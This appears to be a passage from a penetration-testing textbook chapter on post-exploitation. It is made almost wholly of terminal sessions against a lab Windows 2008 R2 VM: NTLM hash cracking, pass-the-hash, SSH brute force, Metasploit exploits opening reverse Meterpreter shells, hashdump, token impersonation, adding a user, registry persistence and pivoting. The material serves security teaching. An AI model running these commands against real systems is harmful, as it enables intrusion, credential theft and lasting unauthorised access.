Analyzing 'e02bc503339d51f71d913c245d35b50b'
```

```
[+] MD2  
[+] MD5  
[+] MD4  
[+] Double MD5  
[+] LM  
[+] RIPEMD-128  
[+] Haval-128  
[+] Tiger-128  
[+] Skein-256(128)  
[+] Skein-512(128)  
[+] Lotus Notes/Domino 5  
[+] Skype  
[+] Snefru-128  
[+] NTLM  
[+] Domain Cached Credentials  
[+] Domain Cached Credentials 2  
[+] DNSSEC(NSEC3)  
[+] RAdmin v2.x
```

```
Host memory required for this attack: 81 MB
```

```
Dictionary cache built:
```

```
* Filename.: rockyou.txt  
* Passwords.: 14344393  
* Bytes.....: 139921515  
* Keyspace...: 14344386  
* Runtime....: 1 sec
```

```
e02bc503339d51f71d913c245d35b50b:vagrant
```

```
31d6cfe0d16ae931b73c59d7e0c089c0:
```

```
0fd2eb40c4aa690171ba066c037397ee:pr0t0c01
```

```
Approaching final keyspace - workload adjusted.
```

```
C:\Users\Slayer\Downloads\hashcat-6.2.3\hashcat-6.2.3>hashcat -m 1000  
passwordhashes.txt -a 0 rockyou.txt --show  
e02bc503339d51f71d913c245d35b50b:vagrant  
0fd2eb40c4aa690171ba066c037397ee:pr0t0c01  
31d6cfe0d16ae931b73c59d7e0c089c0:
```



```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.30.1.20:4444
[*] 172.30.1.21:445 - Connecting to the server...
[*] 172.30.1.21:445 - Authenticating to 172.30.1.21:445 as user 'Administrator'...
[*] 172.30.1.21:445 - Selecting PowerShell target
[*] 172.30.1.21:445 - Executing the payload...
[+] 172.30.1.21:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.30.1.21
[*] Session ID 1 (172.30.1.20:4444 → 172.30.1.21:49234) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: powershell.exe (4740)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4704
[+] Successfully migrated into process 4704
[*] Meterpreter session 1 opened (172.30.1.20:4444 → 172.30.1.21:49234) at 2021-07-28 11:35:03 -0400

meterpreter > █
```

```
meterpreter > shell
Process 564 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32> █
```

```
kali@kali:~$ smbclient -L \\172.30.1.21\ -U Administrator
Enter WORKGROUP\Administrator's password:

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

```
kali@kali:~$ smbclient \\\\172.30.1.21\\ADMIN$ -U Administrator
```

Enter WORKGROUP\Administrator's password:

Try "help" to get a list of possible commands.

```
smb: \> ls
```

.	D	0	Sun Jul 18 05:39:29 2021
..	D	0	Sun Jul 18 05:39:29 2021
AppCompat	D	0	Mon Jul 13 23:20:08 2009
AppPatch	D	0	Sat Nov 20 22:31:48 2010
assembly	DSR	0	Sun Jul 18 05:35:49 2021
bfsvc.exe	A	71168	Sat Nov 20 22:24:24 2010
Boot	D	0	Mon Jul 13 23:20:09 2009
bootstat.dat	AS	67584	Thu Jul 29 20:48:18 2021
Branding	D	0	Tue Jul 14 01:37:10 2009
Cursors	D	0	Mon Jul 13 23:20:09 2009
debug	D	0	Tue Jul 14 00:56:52 2009
diagerr.xml	A	1908	Sun Jul 18 05:06:23 2021

```
kali@kali:~$ smbclient \\\\172.30.1.21\\C$ -U Administrator
```

Enter WORKGROUP\Administrator's password:

Try "help" to get a list of possible commands.

```
smb: \> ls
```

\$Recycle.Bin	DHS	0	Mon Jul 13 22:34:39 2009
Boot	DHS	0	Sun Jul 18 06:05:26 2021
bootmgr	AHSR	383786	Sat Nov 20 22:24:02 2010
BOOTSECT.BAK	AHSR	8192	Sun Jul 18 06:05:27 2021
Documents and Settings	DHSrn	0	Tue Jul 14 01:06:44 2009
glassfish	D	0	Sun Jul 18 05:20:59 2021
inetpub	D	0	Sun Jul 18 05:15:40 2021
jack_of_diamonds.png	A	0	Sun Jul 18 05:39:25 2021
java0.log	A	103	Sun Jul 18 05:38:10 2021
java1.log	A	103	Sun Jul 18 05:38:10 2021
java2.log	A	103	Sun Jul 18 05:38:10 2021
ManageEngine	D	0	Sun Jul 18 05:36:27 2021

```
kali@kali:~$ pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b //172.30.1.21 cmd
```

E_md4hash wrapper called.

HASH PASS: Substituting user supplied NTLM HASH...

Microsoft Windows [Version 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```
C:\Windows\system32>whoami
```

```
whoami
```

```
vagrant-2008r2\administrator
```

```
C:\Windows\system32>|
```


Pass The Hash technique


```
kali@kali:~$ impacket-psexec Administrator@172.30.1.21 -hashes aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
```

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

```
[*] Requesting shares on 172.30.1.21.....
[*] Found writable share ADMIN$
[*] Uploading file kBHqNEc.exe
[*] Opening SVCManager on 172.30.1.21.....
[*] Creating service oZQE on 172.30.1.21.....
[*] Starting service oZQE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
nt authority\system
```



```
kali@kali:~$ nmap -A -p 22 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 10:58 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00038s latency).
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 f5:7e:90:b8:23:e4:f1:7c:5e:85:d5:80:ac:1e:63:dd (RSA)
|_  521  c5:22:ee:d2:74:06:d4:d7:ca:e0:52:fc:23:d3:d9:30 (ECDSA)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
```

```
[*] 172.30.1.21:22 - SSH - Using malformed packet technique
[*] 172.30.1.21:22 - SSH - Starting scan
[+] 172.30.1.21:22 - SSH - User 'Administrator' found
[+] 172.30.1.21:22 - SSH - User 'Guest' found
[+] 172.30.1.21:22 - SSH - User 'SYSTEM' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > █
```

```
[*] 172.30.1.21:22 - Starting bruteforce
[+] 172.30.1.21:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] Command shell session 1 opened (172.30.1.20:41585 → 172.30.1.21:22) at 2021-07-26 15:39:26 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
whoami
```

```
vagrant-2008r2\sshd_server
```

```
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:
```



```
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::ec85:165d:a4b5:c680%11
IPv4 Address. . . . . : 172.30.1.21
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

```
kali@kali:~$ nmap -A -p 5985 172.30.1.21
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 11:00 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00045s latency).
```

```
PORT      STATE SERVICE VERSION
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```



```
msf6 > search winrm
```

Matching Modules

#	Name	Disclosure Date	Rank
0	exploit/windows/local/bits_ntlm_token_impersonation authentication on missing WinRM Service.	2019-12-06	great
1	auxiliary/scanner/winrm/winrm_auth_methods		normal
2	auxiliary/scanner/winrm/winrm_cmd		normal
3	auxiliary/scanner/winrm/winrm_login		normal
4	exploit/windows/winrm/winrm_script_exec	2012-11-01	manual
5	auxiliary/scanner/winrm/winrm_wql		normal

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > run
```

```
[+] 172.30.1.21:5985 :  
Windows IP Configuration
```

```
Host Name . . . . . : vagrant-2008R2  
Primary Dns Suffix . . . . . :  
Node Type . . . . . : Hybrid  
IP Routing Enabled. . . . . : No  
WINS Proxy Enabled. . . . . : No
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix . :  
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter  
Physical Address. . . . . : 08-00-27-94-A4-89  
DHCP Enabled. . . . . : Yes  
Autoconfiguration Enabled . . . . : Yes  
Link-local IPv6 Address . . . . . : fe80::ec85:165d:a4b5:c680%11(Preferred)  
IPv4 Address. . . . . : 172.30.1.21(Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
Lease Obtained. . . . . : Wednesday, July 28, 2021 8:11:04 AM  
Lease Expires . . . . . : Wednesday, July 28, 2021 9:06:04 AM
```

```
[*] Sending stage (175174 bytes) to 172.30.1.21  
[*] Session ID 2 (172.30.1.20:4444 → 172.30.1.21:49228) processing InitialAutoRunScript 'post/windows  
[*] Current session process is dbasj.exe (3952) as: VAGRANT-2008R2\Administrator  
[*] Session is Admin but not System.  
[*] Will attempt to migrate to specified System level process.  
[*] Trying services.exe (460)  
[+] Successfully migrated to services.exe (460) as: NT AUTHORITY\SYSTEM  
[*] Meterpreter session 2 opened (172.30.1.20:4444 → 172.30.1.21:49228) at 2021-07-28 12:06:00 -0400  
[*] Command Stager progress - 100.00% done (101936/101936 bytes)
```

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

```
msf6 > search elastic
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check
0	exploit/multi/ elastic search/script_mvel_rce	2013-12-09	excellent	Yes
Execution				
1	auxiliary/scanner/ elastic search/indices_enum		normal	No
2	exploit/multi/ elastic search/search_groovy_script	2015-02-11	excellent	Yes
3	auxiliary/scanner/http/ elastic search_traversal		normal	Yes
al				
4	exploit/multi/misc/xdh_x_exec	2015-12-04	excellent	Yes
Code Execution				

```

msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 172.30.1.20:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58060 bytes) to 172.30.1.21
[*] Meterpreter session 3 opened (172.30.1.20:4444 → 172.30.1.21:49231) at 2021-07-28 12:16:11 -0400
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\HRn.jar' on the target

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter > 

```

```

msf6 > search snmp_enum

```

Matching Modules

#	Name	Disclosure Date	Rank
0	auxiliary/scanner/snmp/snmp_enum_hp_laserjet		normal
1	auxiliary/scanner/snmp/snmp_enum		normal
2	auxiliary/scanner/snmp/snmp_enumshares		normal
3	auxiliary/scanner/snmp/snmp_enumusers		normal

```

msf6 auxiliary(scanner/snmp/snmp_enum) > run

```

```

[+] 172.30.1.21, Connected.

```

```

[*] System information:


```

```

Host IP           : 172.30.1.21
Hostname          : vagrant-2008R2
Description       : Hardware: AMD64 Family 25 Model
601 Multiprocessor Free)
Contact           : -
Location          : -
Uptime snmp       : 00:21:13.01
Uptime system     : 00:21:03.39
System date       : 2021-7-28 09:24:49.2

```

Chapter 9: Advanced Network Penetration Testing — Post Exploitation



```
meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
```

```
meterpreter > ps
```

```
Process List
```

Running processes on the target system

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
256	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
332	312	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
372	312	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
384	364	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
420	364	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
468	372	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
476	372	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
484	372	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe

```
meterpreter > run post/windows/manage/migrate
```

```
[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (1076)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1976
[+] Successfully migrated into process 1976
```

```
meterpreter > █
```

```
meterpreter > upload /home/kali/vncviewer.exe c:\\
```

```
[*] uploading : /home/kali/vncviewer.exe → c:\\
```

```
[*] uploaded : /home/kali/vncviewer.exe → c:\\vncviewer.exe
```

```
meterpreter >
```

```
meterpreter > shell
```

```
Process 4560 created.
```

```
Channel 1 created.
```

```
Microsoft Windows [Version 6.1.7601]
```

```
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
```

```

C:\>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is EC12-BBA8

Directory of C:\

07/18/2021  02:20 AM    <DIR>          glassfish
07/18/2021  02:15 AM    <DIR>          inetpub
07/18/2021  02:39 AM                0 jack_of_diamonds.png
07/18/2021  02:39 AM    <DIR>          startup
07/18/2021  02:23 AM    <DIR>          tools
07/18/2021  02:16 AM    <DIR>          Users
08/06/2021  08:53 AM      367,616 vncviewer.exe
07/18/2021  02:22 AM    <DIR>          wamp
07/18/2021  02:39 AM    <DIR>          Windows
10/07/2015  06:22 PM      226 __Argon__.tmp
               6 File(s)          368,151 bytes
               13 Dir(s)  48,141,541,376 bytes free

```

```

meterpreter > download c:\\jack_of_diamonds.png /home/kali/
[*] Downloading: c:\\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
[*] download    : c:\\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png

```

```

meterpreter > getuid
Server username: VAGRANT-2008R2\\vagrant
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >

```

```

meterpreter > list_tokens -u

```

Delegation Tokens Available

```

NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\\sshd_server

```

Impersonation Tokens Available

```

NT AUTHORITY\ANONYMOUS LOGON

```



```
meterpreter > list_tokens -u
```

Delegation Tokens Available

```
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\sshd_server
```

Impersonation Tokens Available

```
NT AUTHORITY\ANONYMOUS LOGON
VAGRANT-2008R2\Administrator
```

```
meterpreter > impersonate_token VAGRANT-2008R2\Administrator
```

```
[-] No delegation token available
```

```
[+] Successfully impersonated user VAGRANT-2008R2\Administrator
```

```
meterpreter >
```

```
meterpreter > getuid
```

```
Server username: VAGRANT-2008R2\Administrator
```

```
meterpreter >
```

```
meterpreter > getuid
```

```
Server username: VAGRANT-2008R2\Administrator
```

```
meterpreter >
```

```
meterpreter > list_tokens -u
```

```
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
```

```
[-] incognito_list_tokens: Operation failed: Access is denied.
```

```
meterpreter >
```

```
meterpreter > getsystem
```

```
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

```
meterpreter >
```

```
meterpreter > list_tokens -u
```

Delegation Tokens Available

```
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server
```

Impersonation Tokens Available

```
NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter > shell
Process 3924 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
vagrant-2008r2\vagrant

C:\Windows\system32>net user pentester password1 /add
net user pentester password1 /add
The command completed successfully.

C:\Windows\system32>
```

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 >
```


```
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against VAGRANT-2008R2 via session ID: 1
[+] Persistent VBS script written on VAGRANT-2008R2 to C:\Windows\TEMP\KdAaNCIg.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nmFsvBDU
[+] Installed autorun on VAGRANT-2008R2 as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nmFsvBDU
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/VAGRANT-2008R2_20210806.2408/VAGRANT-2008R2_20210806.2408.rc
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.20:87
[*] 172.30.1.21 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (175174 bytes) to 172.30.1.21
[*] Session ID 2 (172.30.1.20:87 → 172.30.1.21:49229) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: WTFelz.exe (4740)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 800
[+] Successfully migrated into process 800
[*] Meterpreter session 2 opened (172.30.1.20:87 → 172.30.1.21:49229) at 2021-08-06 11:33:04 -0400

meterpreter >
```



```
meterpreter > arp
```

ARP cache

<u>IP address</u>	<u>MAC address</u>	<u>Interface</u>
10.11.12.1	08:00:27:af:c3:a0	19
10.11.12.255	ff:ff:ff:ff:ff:ff	19
172.30.1.1	08:00:27:ec:e7:d6	11
172.30.1.20	08:00:27:9c:f5:48	11
172.30.1.255	ff:ff:ff:ff:ff:ff	11
224.0.0.22	00:00:00:00:00:00	1

```
meterpreter > ipconfig
```

Interface 11

```
Name           : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC    : 08:00:27:94:a4:89
MTU             : 1500
IPv4 Address    : 172.30.1.21
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::ec85:165d:a4b5:c680
IPv6 Netmask    : ffff:ffff:ffff:ffff::
```

Interface 19

Name : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:0a:6c:01
MTU : 1500
IPv4 Address : 10.11.12.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::11d0:91a4:8197:d027
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > route

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
10.11.12.0	255.255.255.0	10.11.12.21	266	19
10.11.12.21	255.255.255.255	10.11.12.21	266	19
10.11.12.255	255.255.255.255	10.11.12.21	266	19
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
172.30.1.0	255.255.255.0	172.30.1.21	266	11
172.30.1.21	255.255.255.255	172.30.1.21	266	11
172.30.1.255	255.255.255.255	172.30.1.21	266	11
224.0.0.0	240.0.0.0	127.0.0.1	306	1

meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module (incompatible session platform: windows)
[*] Running module against VAGRANT-2008R2
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.11.12.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 172.30.1.0/255.255.255.0 from host's routing table.
meterpreter > █

